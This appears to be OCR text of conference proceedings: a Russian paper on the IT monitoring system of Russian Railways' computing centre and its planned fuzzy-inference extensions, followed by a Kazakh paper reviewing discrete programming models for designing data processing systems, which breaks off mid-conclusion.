В настоящее время системой мониторинга охвачена практически вся ИТ-инфраструктура, и ряд объектов след уровня (системы и сервисы). При этом в качестве централизованной системы мониторинга реализовано зонтичное решение, где, посредством различным “зондов”, на нижнем уровне сбора информации (агентов мониторинга от различных поставщиков) данные передаются и обрабатываются уже централизовано посредством IBM Tivoli. Ввиду широкого спектра готовых агентов мониторинга от IBM доля “зондов” Tivoli на нижнем уровне мониторинга составляет около 90% от общего количества инструментов сбора информации по всей ИТ-инфраструктуре ОАО “РЖД”, далее по охвату следуют средства Zabbix. Именно зонтичная структура системы мониторинга позволяет охватить абсолютно все элементы ИТ-инфраструктуры и обрабатывать эти данные согласно единой логике, избежав различных локальных и несвязанных между собой систем мониторинга, например, для каждого типа оборудования или географической локации в разрезе классов охвачено следующие объекты:

- рабочие места пользователей;
- серверное оборудование;
- сеть передачи данных;
- средства контроля доступа и обеспечения ИБ;
- системы жизнеобеспечения;
- прикладное программное обеспечение;
- информационные системы;
- оборудование киосков ЭТСО;
- ИТ-сервисы.

В рамках текущего уровня развития системы мониторинга ИТ в ГВЦ ОАО “РЖД” объем данных находится на уровне 11 терабайт, при хранении агрегированных данных по большинству метрик горизонт хранения находится в интервале от 1 до 3 месяцев. При этом в распоряжении специалистов, ответственных за мониторинг и сопровождение ИТ-инфраструктуры, находится 1318 уникальных метрик, комбинации из которых и накладываются на выбранные ИТ-сервисы.

На данном уровне внедрения системы мониторинга уже нельзя рассматривать ее отдельно от общей производственной системы ГВЦ. При этом место системы

мониторинга определено как часть общей производственной системы с задачами сбора, обработки, реакции на отклонения и анализа данных по элементам имеющейся CMDB. Вторая часть производственной системы - это АСУ ЕСПП (Автоматизированная система поддержки пользователей), с помощью которой реализованы функции учета и контроля процессов, направленных на предоставление ИТ-услуг в части технологической поддержки данных услуг.

Собственно, система мониторинга поддерживает следующие способы организации и управления объектов ИТ-инфраструктуры и ИТ-сервисов:

- агентский способ (подразумевает установку на управляемое оборудование агента управления);
- без агентского способа (подразумевает использование встроенных средств мониторинга оборудования без установки специального агента управления системы).

Для интеграции с внешними системами доступны следующие механизмы:

- использование стандартных протоколов (SQL, SNMP, Telnet/SSH) и способы передачи данных (XML, JSON, API);
- возможность разработки специальных программных адаптеров.

Основные критерии функционирования системы:

- необходимость обеспечения интеграции между собой всех подсистем и консолидация всех событий в единой точке;
- необходимость обеспечения сбора и накопления данных о доступности и производительности ИТ-сервисов и объектов ИТ-инфраструктуры, включенных в контур мониторинга;

необходимость обеспечения сбора данных из разнородных источников информации, и обладания гибкими возможностями по настройке пороговых значений для контролируемых параметров;

обеспечение долговременного хранения собираемой информации в промышленных базах данных.

Одним из ключевых понятий оценки доступности и непрерывности работы является понятие «Инфраструктурный инцидент». Инфраструктурный инцидент подразумевает под собой любое событие в обслуживаемой ИТ-инфраструктуре, которое привело к сбою или отказу программно-технических комплексов, оборудования или каналов сети передачи данных, инженерных систем, в зоне ответственности ГВЦ ОАО «РЖД», повлиявшее на качество предоставления ИТ-сервиса.

Источником Инцидентов являются:

- обращения непосредственно от пользователя, зарегистрированные в АСУ ЕСПП и классифицированные как инциденты;
- события, полученные из системы мониторинга;
- инциденты, обнаруженные специалистом технической или технологической поддержки.

Массовое внедрение средств мониторинга было запущено со второй половины 2014 года, это полугодие ушло на отладку и корректировку регламентов работы – начиная же с 2015 года наглядно видна стабильная картина, когда более 97 процентов всех инфраструктурных инцидентов определяется именно системой мониторинга, что безусловно приводит к более качественной работе с предотказными состояниями и сокращению времени на устранение данных инцидентов.




Рис. 1 Динамика количества инфраструктурных инцидентов
при внедрении системы мониторинга

Перспективы развития системы мониторинга ИТ-инфраструктуры

Накопленные данные по характеристикам работы оборудования, используемого при предоставлении услуг ГВЦ пользователям ОАО «РЖД», позволяют решать задачу определения степени влияния одного элемента на другой или даже одной отдельной характеристики на другую. Причем можно определить влияние как перекрестное между элементами ИТ-инфраструктуры, так и оценить влияние на ключевые показатели работоспособности всего сервиса, что более важно непосредственно для пользователей данных сервисов – таким образом, следует говорить о возможности построения ресурсно-сервисных моделей. Это понятие является ключевым для оценки возможных последствий отказов/сбоев в работе элементов на итоговую возможность предоставления ИТ-сервиса. В настоящее время мониторинг ИТ-сервиса в ОАО «РЖД» сконцентрирован на анализе работы непосредственно элементов ИТ-инфраструктуры, на которой развернут данный сервис.

Полученные значения метрик по каждому элементу данной инфраструктуры сравниваются с их граничными значениями, и, при превышении, система мониторинга оповещает причастный персонал технической поддержки о состоянии данного сервиса. При этом достаточно явно встает задача корректного определения граничных значений нормального состояния той или иной метрики. Первоначально данные значения определяются экспертным путем, чаще с привлечением группы экспертов, однако риск субъективизма в данном случае полностью исключить нельзя. Именно поэтому задача поддержания граничных значений в актуальном состоянии является достаточно сложной, а кроме того затратной - при постоянном привлечении группы экспертов.

Применяемые сейчас технологии «Больших данных» с легкостью справляются с анализом имеющегося массива значений метрик и могут давать «советы» экспертам в двух направлениях деятельности:

• Корректировка граничных значений. Актуализация данных границ осуществляется через реализацию прогнозной аналитики, а именно происходит корректировка/понижение граничных значений, запуская тем самым режим анализа именно предотказных состояний. Однако здесь существует и вторая сторона – оценка реальности отказа/сбойного состояния, анализ данных по итоговым характеристикам предоставления сервиса может указать на слишком низкое граничное значение, то есть помочь сделать вывод, что деградации сервиса, по сути, не происходит при превышении текущего граничного значения и его следует повысить.

• Формирование дополнительных логических связей между метриками. Здесь ключевым является уже работа не с заданными правилами формирования инцидента/отказа, а именно анализ всего состояния системы для выделения возможных связей между отдельными метриками и формирования и проверки гипотезы вида: если A=X, B=Y, значит A или B будут Z, где Z – текущее граничное значение (отказ), а X, Y – любые меньшие Z значения.

Заключение

В ближайшей перспективе применение современных технологий обработки данных в сочетании с имеющимися накопленными массивами исторических данных о работе ИТ-инфраструктуры должно помочь автоматизировать процесс создания и поддержания в актуальном состоянии ресурсно-сервисных модели ИТ-сервисов ОАО «РЖД». Разумеется, следует понимать, что на практике требуются к выявлению и проверке более сложные (в части связей между метриками/переменными) гипотезы, в том числе ввиду нечеткости решения появляется необходимость определить функции принадлежности для каждого из элемента гипотезы (переменные и итоговое суждение). Следующим этапом является последовательное определение пересечений найденных функций принадлежности через применение операторов минимума и максимума – таким образом происходит очистка от «лишних» возможных состояний функций принадлежности для каждой из переменных. Далее определяется так называемый центр тяжести полученного множества итогового значения. Решение этих задач лежит в области применения алгоритмов нечеткого вывода, по сути, в каждый момент времени должна решаться задача оценки вероятности приведения к деградации сервиса (отказу) из его текущего состояния с учетом оценки всех значений системы мониторинга.

Именно постоянное следование по данному алгоритму позволяет оценить текущее состояние на предмет возможности деградации ИТ-сервиса и при необходимости отработать с тем или иным объектом инфраструктуры, на которой развернут данный сервис, до момента возникновения непосредственно сбойной ситуации. В результате повышается эффективность эксплуатации используемых объектов ИТ-инфраструктуры за счет снижения затрат на достижение необходимых значений показателей доступности ИТ-ресурсов.

Список использованных источников

1. Концепция развития систем мониторинга и управления эксплуатационной деятельностью филиала ГВЦ ОАО «РЖД». Утверждена приказом ЦКИ ОАО «РЖД» от 18 октября 2017 г. № ЦКИ-77. – 81 с.

2. Опыт внедрения и эксплуатации систем мониторинга ИТинфраструктуры и ИТсервисов. ГВЦ ОАО «РЖД» Шурпетова Наталья СПб ИВЦ 2012г. – 18с.

3. Портал РЖД ГВЦ, библиотека документов АСУ - Sharepoint-app.gvc.oao.rzd/library/ASU-Library. (09.03.2019)

4. https://digdes.ru/project/rzhd-upravlenie-obrashhenijami. (12.03.2019)

ДЕРЕКТЕРДІ ӨҢДЕУ ЖҮЙЕЛЕРІН ЖОБАЛАУДЫҢ ДИСКРЕТТІ ПРОГРАММАЛАУ ЕСЕПТЕРІН ШЕШУ МОДЕЛЬДЕРІ МЕН ӘДІСТЕРІ

Калижанова А.У., Ахметов С., Набиева Г.С., Кожасбаева А.
ҚР БҒМ ҒК Ақпараттық және есептеуіш технологиялар институты, Алматы
Әл- Фараби атындағы Қазақ ұлттық университеті,
Алматы, Казақстан Республикасы
kalizhanova_aliya@mail.ru

Аңдатпа: *Бұл жұмыста деректерді өңдеудің жүйелерін (ДӨЖ) жобалаудың нысандандырылған модельдері мен әдістеріне талдау жүргізілген. Пәндік саланы жоба алдында талдау есептері, деректерді өңдеу жүйелерін жобалауға арналған бастапқы деректерді қалыптастыру есептері қарастырылған. Қойылған есептер, қағида бойынша, дискретті программалау есептеріне келтірілген, бұл есептер күрделі болып табылады, әрі үлкен көлемді есептерді шешуге мүмкіндік бере бермейді. Жұмыста дискретті программалау (ДБ) есептерін шешу әдістеріне қысқаша шолу жасалған [1].*

Кіріспе

Қазіргі уақытта түрлі кластағы және түрлі мақсаттағы деректерді өңдеу жүйелері адам қызметінің барлық салаларында қолданылады. Мұндай жүйелерді құру процесінде заманауи программалау құралдары, деректер қорын басқару жүйелері, жобалауды автоматтандыру жүйелері мен дайындамаларды басқару жүйелері, жасанды интеллект элементтері, есептеу желілерінің түрлі деңгейлері түріндегі заманауи техникалық база қолданылады.

Сонымен қатар, ақпараттық жүйелерді құруға және оларды пайдалануға қойылатын шарттар мен талаптардың тез өзгеруі, кәсіпорындар мен ұйымдардың талаптарына бейімделу қажеттілігі, олардың қызметінің нарық жағдайында жылдам қайта профильденуі ДӨЖ-ді құрудың өзекті мәселелерін әрдайым шешу қажеттілігін туындатады. Сондықтан деректерді өңдеу жүйелерін талдау, жобалау, пайдалану, жаңарту есептері аса өзекті болып табылады.

Қолданбалы есептердің көбісі дискретті программалау есептеріне келтіріледі, бұл есептерді құрастырып шешу айтарлықтай қиындық тудырады. Ең алдымен есептеу қиындығы (NP-толық есептер), шешілетін қолданбалы есептердің өлшемі, практикалық қосымшалар үшін жасалған алгоритмдердің нақтылығы мен тиімділігі.

Есепті шешу моделі мен әдісі

Деректерді өңдеудің жүйелерін жобалауды талдау нәтижелері көрсеткендей, ДӨЖ-ді талдау және синтездеу есептері көп жағдайда дискретті программалау есептеріне келтіріледі.

Деректерді өңдеу жүйелерін жобалау процесінде қолданылатын дискретті программалау (ДБ) есептерінің модельдері мен әдістеріне қысқаша шолу жасайық.

Дискретті программалау есебін келесі түрде анықтайық [2].

Дискретті программалау (ДБ) есебі деп дискретті (байланыспаған) жиында берілген скалярлы функцияның экстремумын(max, min) іздеу есебін айтамыз, яғни математикалық программалаудың (МБ) анықталу облысын анықтайтын айнымалыларының бәріне немесе олардың бір бөлігіне дискреттік талабы қойылған есеп. МБ есебін келесі түрде жазайық:

$$extr\{f(x): x \in \Omega\}, \qquad (1)$$

мұндағы $x=(x_1,...,x_j,...,x_n)$ - n-өлшемді вектор; $f(x)$ - скалярлы функция; Ω- R_n ішіндегі қандай да бір жиын, $\Omega \in R_n$. Егер Ω_k-соңғы (немесе есептік) жиын немесе соңғы (немесе есептік) жиынның континиум қуатының жиынына декарттық көбейтіндісі болса, онда ДБ есебі орындалады. Бұл жағдайда x-тің қандай да бір жиынға тиістілік шарты келесі түрде жазылуы мүмкін:

$$x_j \in \Omega_k,\ V_j = \overline{1.n_1};$$

$$x \in \Omega,\ V_j = \overline{1.n};\ \Omega \in R_n;\ n_1 < n \tag{2}$$

$n_1 < n$ болған жағдайда – есеп жартылай дискретті программалау есебі.

Егер Ω_k- барлық бүтін сандық векторлардың жиыны болса, онда $n_1 = n$ болған жағдайда –бүтін сандық программалау (БП) есебі орындалады. Ал $n_1 < n$ болған жағдайда – жартылай бүтін сандық программалау (ЖБП) есебі орындалады.

Бүтін сандық сызықтық программалау (БСП) есептерін шешу әдістері көбірек зерттелген:

$$extrm\{(c,x): Ax < b, x \in \Omega\}; \tag{3}$$

мұнда Ω_1 - барлық теріс емес бүтін сандар жиыны, БСБ есептерінің бульдік айнымалылары бар x_j есебінің дербес жағдайы, (3)-те:

$$x \in (0,1),\ V_j = \overline{1.n_1};$$

Бірқатар БП есептерінде бүтін сан болу талабы мақсатты функцияға да қойылады.

Дискретті программалау есептерін құрып шешу кезінде келесі кластарды бөліп көрсетуге болады: бөлінбейтіндіктері бар есептер, экстремалдыкомбинаторлы есептер, бірегей бөлінгіш мақсатты функциясы бар есептер, классикалық емес облыстардағы есептер, көп экстремалды есептер, соңғы жиындарда экстремумдарды табумен байланысты дискретті есептер.

Бұл кластардың қолданбалы есептері түрлі математикалық қойылымдар мен оларды жүзеге асыру әдістеріне ие. Сондықтан дискретті программалаудың дамуы келесі сұлба бойынша жүзеге асырылады: қолданбалы есептің қойылымы, дискретті программалаудың математикалық моделін құру, есепті шешу әдісін (алгоритмін) құру.

Әдетте есептің тиімді шешімі есептің математикалық моделімен, модельдің құрылымымен және оның ерекшеліктерімен тығыз байланысты.

Дискретті программалаудың кейбір математикалық модельдерін және оларды шешу әдістерін қарастырайық.

ДБ есептерінің модельдері. Бұл класс модельдерінің классикалық мысалы сызықтық бүтін сандық программалау модельдері болып табылады, бұл модельдердің айнымалылары бөлінбейтін шамалар болып табылады. Бұл кластың модельдері қолданбалы есептердің қойылымдарының түрлі нұсқаларын генерациялаған және бөлінбейтіндіктері бар модельдер ретінде анықталған.

Дискретті программалау теориясының даму процесінде комбинаторлық модельдер класы бөлініп шықты [3].

Бұл модельдерде соңғы элементтер жиынында берілген бүтін сандық функцияның экстремумын немесе осы соңғы жиынның мақсатты функцияның экстремумын беретін элементтерін анықтау керек.

Комбинаторлы модельдің типтік мысалдарының бірі коммивояжер туралы есеп болып табылады [4].

Берілген есепте барлық қалалардан бір-бір реттен өтетін ең қысқа тұйықталған жол бар, есептің шарты:n қала және олардың арасындағы арақашықтық матрицасы берілген.

Комбинаторлы қойылымда мақсатты функцияның шамасын минималдайтын орын ауыстыруды анықтау қажет.

Түрлі комбинаторлы есептердің қойылымы көбінесе тек 0 немесе 1 мәндерін қабылдайтын бульдік айнымалылары бар модель түрінде құрылады.

Бульдік модельдерге қолданбалы есептердің көбісі келтіріледі, бұл осы класс модельдерінің болашағы бар екендігін [5].

Бірқатар қолданбалы есептердің қойылымдарында мақсатты функцияға немесе шектеулер облысына қатысты ерекшеліктер орын алады. Мысалы, келесі түрдегі дөңес көпжақтағы бірегей бөлінгіш функцияның экстремумын анықтау керек:

$$\sum_{j=1}^{n} C_j\left(x_j\right),$$

$$C_j\left(x_j\right)=\begin{cases} 0, \ егер \ x_j = 0 \\ C_j x_j + d_j, егер \ x_j > 0 \end{cases} \qquad (4)$$

Бұл модельдер біртекті емес бөлінгіш мақсатты функциясы бар модельдер класын түзеді.

Сызықтық теңсіздіктермен (шектеулермен) ғана емес, логикалық шарттармен де берілетін аймақтың экстремумын табу модельдері. Мұндай аймақтар дөңес емес немесе байланыспаған болады. Бұл есептер классикалық емес аймақтарда модельдерді түзеді [4].

Зерттеушілер көп экстремалды модельдерге ерекше қызығушылық танытады, бұл модельдерде шектеулер жүйесі болған (немесе болмаған) жағдайда бірнеше мақсатты функцияның оптималды мәндерін анықтау керек. Бұл кластың модельдері есептелуі жағынан күрделі болып келеді. Сонымен қатар, бірқатар қолданбалы есептердің қойылымдары осы кластың модельдеріне келтіріледі. Көрсетілген есептерді шешу өзекті мәселе болып табылады [3, 5, 6].

Бастапқы модельдердің бірі транспорттық есеп моделі болып табылады, бұл модельмен дискретті программалау саласында жүргізілген көптеген зерттеулер байланысты. Бұл зерттеулер желілердегі ағындар моделіне және берілген есептердің басқа да түрленімдеріне алып келді.

Модельдерді құру оны жүзеге асыру әдісімен тығыз байланысты екенін, және керісінше, жаңа әдістерді құру қолданбалы есептердің қойылымын құруға арналған жаңа модельдердің пайда болуына алып келетіндігін айта кету керек.

Дискретті программалау (ДП) есептерін шешу әдістері. ДП есептерінде оларды шешу әдістері көбінесе олардың математикалық қойылымы мен ерекшеліктеріне байланысты болып келеді. Бұл есептерді шешуге арналған әдістер көп. Осыған байланысты ДБ есептерін шешудің келесі әдістерін бөліп көрсеткен жөн: нақты және жуықталған. Нақты әдістердің ішінде комбинаторлық әдістер мен кесіп түсіру әдістері кең таралған.

Комбинаторлық әдістерге мысал ретіне бұтақтар мен шекаралар әдісін келтіруге болады [7]. Берілген әдіс бағаларды есептеу негізінде мүмкін болатын шешімдерді іріктеп алуды білдіреді. Бұл тәсілдің негізгі кезеңдері:

1. G шешімдерінің бастапқы жиыны g_i ішкі жиындарына бөлінеді (бұтақталу процесі);

2. Әрбір g_i ішкі жиыны үшін бағалардың мәндері есептеледі (төменгі және жоғарғы шекаралар);

3. Таңдалған бағалардың мәндері негізінде мүмкін болатын шешімдер анықталады;

4. Берілген ереже бойынша итерациялық бұтақталу процесі және бағаларды есептеу оптималды шешім алынғанша жалғаса береді.

Кесіп түсіру әдісінің идеясы келесідей. Бастапқы есеп шешіледі. Егер табылған шешім бүтін сандық шартын қанағаттандырса, онда есеп шешілді. Кері жағдайда бастапқы есептің шектеулеріне жаңа сызықтық шектеу қойылады. Одан кейін қосымша шектеулер қойылған есеп шешіледі. Итеративті процесс бүтін санды шешім алынғанша жалғаса береді.

Кесіп түсіру әдісін жүзеге асырудың мысалы ретінде Гомори алгоритмдерін келтіруге болады [3].

Сонымен қатар, үлкен көлемді қолданбалы есептерді шешуге арналған нақты әдістерді қолдануға шектеу қойылғандығын айта кету керек. Үлкен жады көлемі бар қуатты есептеу жүйелерін қолдануға қарамастан, «дискреттіліктің қарғысы» математикалық аппаратын жетілдіріп дамыту бүгінгі күнде де жүзеге асырылуда.

Сондықтан қолданбалы есептерді тиімді шешу үшін және нақты әдістердің есептеу күрделілігін жеңу үшін жуықталған және эвристикалық әдістерді жасау қажеттілігі туындады, бұл әдістер осы есептердің қойылымдарының құрылымы мен ерекшеліктерімен тығыз байланысты.

Нақты әдістерге қарағанда, жуықталған әдістер үлкен көлемді есептерді шешуге мүмкіндік берді және алынған шешімдер тәжірибе қажеттілігін қанағаттандырады. Сонымен қатар, бірқатар жағдайларда оптималды шешімнен ауытқуды бағалау немесе оптималды шешімге жақын аймақтарды анықтау мүмкіндігі пайда болды.

Осының барлығы жуықталған әдістерді практикалық есептерді шешуге арналған тиімді құрал ретінде пайдалануға мүмкіндік берді.

Деректерді өңдеу жүйелерін жобалау кезінде бірқатар жағдайларда бір-біріне қарама-қайшы болып келетін критерийлер векторын ескеру қажет. Мұндай есептердің қойылымдары дискретті программалаудың көп критерийлі есептеріне келтіріледі.

$N-$ критерийлі есептің математикалық қойылымы: $X=\{x\}$, мүмкін болатын шешімдер жиыны берілген, бұл жиында векторлы мақсатты функция (ВМФ) анықталған[8, 9]:

$$F(x)=(F_1(x),...,F_n(N)), \tag{5}$$

ВМФ критерийлерін минималданатын критерийлер деп санаймыз:

$$F_v(x)\rightarrow min,\ v=1,2,...,N \tag{6}$$

егер арасында ең болмағанда біреуі қатаң болып табылатын $F_v\left(x^*\right)\le F_v\left(\bar{x}\right)$, v=1, 2,…, N теңсіздіктері орындалатындай $x^*\in X$ мүмкін болатын шешімі болмаса, онда $\bar{x}\in X$ элементі Парето-оптималды элемент деп аталады.

$\overline{X}$ деп X жиынындағы қарастырылып отырған ВМФ-сы бар есептің (1) барлық Парето-оптималды элементтерінен құралатын паретолық жиынды (ПЖ) белгілейміз. Егер бұл есептің мүмкін болатын мәндерінің $|X|$ жиынының қуаты шекті болса, онда бұл есеп дискретті деп аталады.

Көп критерийлі (векторлы) оптималдау проблемасының бастапқы анықтамасы [10, 11]-да бар және $\overline{X}$ ПЖ-сының бір элементін немесе барлық элементтерін табуды білдереді. Бір критерийлі жағдайда ($N=1$) $\overline{X}$ ПЖ-сы берілген оптималдау есебінің барлық оптимумдарының жиыны болып табылатынын айта кету керек. Алайда, соңғы есеп үшін қандай да бір («алғашқы көзге түскен») оптимумды табу мәселесі көбірек келеді. Осы проблеманың түйіні ретінде көп критерийлі жағдай үшін берілген жұмыста негізгі проблема ретінде альтернативалардың толық жиынын (АТЖ) табуды қарастырамыз. $X^0 \subseteq \overline{X}$ ішкі жиыны келесі екі шартты қанағаттандырса, онда ол АТЖ деп аталады: оның қуаты $\left|X^0\right|$ минимал болады және $F(X^0)=F(\overline{X})$, где $F(X^0)=F(\overline{X})$ орындалады, мұндағы

$$F(X^0)=\left|F(\overline{X}):x\in X^0\right| \ \forall X^* \subseteq X\ .$$

$\overline{X}$ және X^0 жиындарын альтернативалар жиыны (АЖ) деп атаймыз. Әдебиетте АЖ-мен бірге паретолық жиынның басқа да ішкі жиындары зерттеледі.

Жүйелік модельдеуде, оның ішінде таңдау және шешім қабылдау теориясында АЖ-ны табудың кең таралған тәсілдері келесілер болып табылады:

1. Альтернативаларды алгоритмдердің параметрлерінің көмегімен немесе формула параметрлерінің көмегімен генерациялауға мүмкіндік беретін детерминделген формальды механизмді құру (анықтау) [10,12].
2. АЖ-ны қатынастар (шектеулер) жүйесінің көмегімен анық емес түрде көрсету [4,5].
3. АЖ-ның барлық элементтерін тізімдеп шығу, яғни АЖ-ның әрбір элементін анық түрде көрсету [8, 9].

[12] жұмыста, жоғарыда аталған үш тәсілдің соңғысына жататын алгоритмдік проблема контекстінде жетілген жұптық тіркесулер туралы, коммивояжер туралы, қос төбенің арасындағы қатарлар туралы және тағы басқа есептер сияқты көп критерийлі дискретті есептер үшін АЖ қуатының бағаларын негіздеу жүзеге асырылады, бұл ретте АЖ-ны табу деп оның барлық элементтерін көрсете отырып тізімдеуді [11,10]. Қандай да бір жағдайларда жоғарыда аталған есептердің ПЖ мен АТЖ қуатының төменгі бағалары экспоненциалды болып табылады. Соңғы тұжырым қарастырылып отырған есептер үшін АЖ-ны табу қиын болып табылатынын білдіреді [11].

[12]-ге сүйене отырып, қарастырылып отырған N - критерийлі есепті, егер оның барлық параметрлерінің белгіленген мәндері бар болса, жеке-дара есеп деп атаймыз. Бұқаралық N - критерийлі есеп деп, егер кейбір параметрлер үшін беліленген мәндер емес, олардың өзгеру диапазондары берілген болса, айтамыз.

Осы немесе басқа есептің қосымшаларын талдай отырып, ВМФ критерийлерінің құрамының әдетте өзгеретініне көз жеткізуге болады. Мысалы, электрондық техниканы автоматтандырып жобалау жүйелерінде [4,8] графтардағы көп критерийлі есептер туындайды, бұл есептердегі негізгі бұтақ (байланыстырушы желі) салмағы, «осал жері» (минимаксты критерий), дәрежесі, диаметрі және т.б. сияқты критерийлермен бағалануы мүмкін [9,13]. Сонымен қатар бұл критерийлер қажет болғанда ВМФ құрамына түрлі комбинациялармен кіреді, олар негізгі бұтақтар туралы есептердің түрлі нұсқаларын тудырады. Бұл есептердегі ортақ нәрсе әрбір x элементі берілген графтың негізгі байланыстырушы ішкі графы болып табылатын X мүмкін мәндер жиыны ғана болып табылады.

«Есеп» ұғымын айнымалы ретінде пайдалана отырып, оны белгілеу үшін Z символын қоданайық [13]. Қарастырылып отырған есепті нақтылай отырып, яғни оған

арналған X мүмкін мәндер жиынын анықтай отырып, оны басқа есептерден ажырататын Z_q белгісін тағайындаймыз.

Осында қарастырылып отырған дискретті көп критерийлі есептерді тізіп шығайық:

1. Z_1 - жетілген жұптық тіркесулер туралы есеп, мұндағы x - төбелерінің n саны жұп болып табылатын G графының жетілген жұптық тіркесуі;

2. Z_2 - негізгі бұтақтар туралы есеп, x - байланыстырушы n-төбелі графтың негізгі бұтағы;

3. Z_3 - қатарлар туралы есеп, x - $G=(V,E)$ графының белгіленіп алынған $v',v''\in V$ төбелер жұбының арасындағы қарапайым қатар;

4. Z_4 - коммивояжер туралы есеп, x - n-төбелі графтағы гамильтонциклы;

5. Z_5 - n-төбелі графты қатарлармен жабу туралы есеп, x - байланыстырушы компоненттері қарапайым қатарлар болып табылатын негізгі ішкі граф, бұл ретте x жабуы жетілген жұптық тіркесу немесе үштік тіркесу болуы, немесе 2- және 3-төбелі қатарлардан тұруы мүмкін.

6. Z_6 - тағайындаулар туралы есеп, яғни $G=(V_1,V_2,E)$, $|V_1|=|V_2|=n$ қос жарнақты графындағы жетілген жұптық тіркесулер туралы есеп, x - G-дағы жетілген жұптық тіркесу.

Осылайша, зерттеу нәтижелері көрсетіп отырғандай, ДП-ның көп критерийлі есептерін шешу есептеу жағынан айтарлықтай күрделі болып табылады.

Дискретті программалаудың модельдері мен әдістерінің, жаңа есептер мен басқа да қосымшалардың қойылымдарының дамуына байланысты есептерді шешудің модельдері мен әдістерінің жаңа тәсілдерін құру қажеттілігі туындауда.

Деректерді өңдеу жүйелерін жобалау жобаланатын ақпараттық жүйенің күрделілігіне байланысты көп кезеңді әрі ұзақ процес болып табылады.

Қазіргі таңда ДӨЖ-ді жобалау процесінде деректер қорларын басқару жүйелері (ДҚБЖ), бағдарламалық және ақпараттық қамтаманы жобалау процесін автоматтандыру жүйесі және көптеген басқа қосалқы құралдар кеңінен қолданылады. Сонымен қатар деректерді өңдеу жүйелерін жобалау процесі өңдеушілердің білімі мен қабілетіне, тәжірибесіне байланысты шығармашылық процесс болып қала береді. Бұл ретте деректерді өңдеу жүйелерінің қолданбалы бағдарламалық және ақпараттық қамтамасын құру ең күрделі әрі ұзақ процесс болып табылады.

Зерттеулерді талдау нәтижесінде ең тиімді тәсіл осындай жүйелердің сапалы әрі жылдам өңделуін қамтамасыз ететін модульдік жүйелерді жобалаудың нысандандырылған модельдері мен әдістерін құру болып табылады. Модульдік принципі күрделі жүйелерді берілген тиімділік критерийлері негізінде жеке бөліктерге (модульдерге) декомпозициялауды білдіреді.

Берілген жұмыста деректерді өңдеудің модульдік жүйелерін жаңа тәсілдердің негізінде жобалаудың нысандандырылған модельдерін, әдістерін, алгоритмдері мен бағдарламалық құралдарын құру керек.

Деректерді өңдеу жүйелерін жобалау кезеңдерінің бірі деректерді өңдеудің фунционалды (қолданбалы) есептерін шешу тізбегі мен реттілігін және қажетті кіріс ақпараты мен олардың арасында орнатылған байланыстарды қамтитын бастапқы құжаттардың құрамын анықтау болып табылады.

Қолданбалы есептер мен оларды шешуге қажетті бастапқы құжаттар саны көп болған жағдайда жобалау процесін жеңілдету үшін осы құрылымды әлсіз байланысқан фрагменттерге бөлу мақсатында оны декомпозициялау қажеттілігі туындайды.

Бұдан ары қарай әрбір фрагмент деректерді өңдеу процедуралары мен олармен өзара байланысқан ақпараттық элементтер жиыны түрінде көрсетіледі. Бұл кезеңде модульдерге біріктірілген деректерді өңдеу процедураларының жиынтығы және деректер қорының массивтеріне (кестелеріне) біріктірілген ақпараттық элементтердің жиынтығы болып табылатын деректерді өңдеудің модульдік жүйесінің құрылымын қалыптастырып, олардың арасында оптималды байланыстарды орнату керек.

Деректерді өңдеу жүйелерін нысандандырып жобалау процесіндегі оптималдау критерийлерін негіздеп таңдау керек.

Жобалаудың әрбір кезеңінде шешілетін үлкен көлемді есептер деректерді өңдеу жүйелерін жобалаудың жаңа тәсілдерін, модельдерін, әдістері мен алгоритмдерін зерттеп құруды қажет етеді.

ДӨЖ-ді тиімді жобалау есептерін шешудің жаңа бағыттарының бірі үлкен көлемді есептерді шешуге мүмкіндік беретін блоктық-симметриялық модельдер мен әдістер болып табылады. Осы әдістерді құрып дамыту өзекті мәселе болып табылады.

ДӨЖ-ді жобалау процесінде оптималдау критерийінің векторын ескеру керек болады, олар көбінесе бір-біріне қарама-қайшы болып келеді.

Бұл жағдайда шешу алгоритмдері күрделі әрі жаңа тәсілдерді қажет ететін дискретті бағдарламалаудың көп критерийлі есебі шешіледі.

Деректерді өңдеудің модульдік жүйелерін (ДӨМЖ) жобалау әдістерін, осы модельдерді жүзеге асыру алгоритмдерін талдап зерттеу жүргізу нәтижесінде деректерді өңдеу жүйелерін жобалаудың модельдері мен әдістерінің жаңа тәсілдері мен кластарын құру қажет екендігі анықталды.

Қорытынды

Деректерді өңдеу жүйелерін нысасандандырып жобалау модельдері мен әдістерінің, алгоритмдері мен бағдарламаларының өзара байланысқан кешенін құру қажет, ол келесі есептерді қамтиды:

−деректерді өңдеу жүйелерін жобалаудың ортақ блоктық-симмтериялық моделін құру;

−деректерді өңдеу жүйелерін функционалдық есептер мен бастапқы құжаттардың кластерлеріне декомпозициялау есебін құрып шешу;

−деректерді өңдеудің модульдік блок-схемаларын синтездеу әдістерін құру;

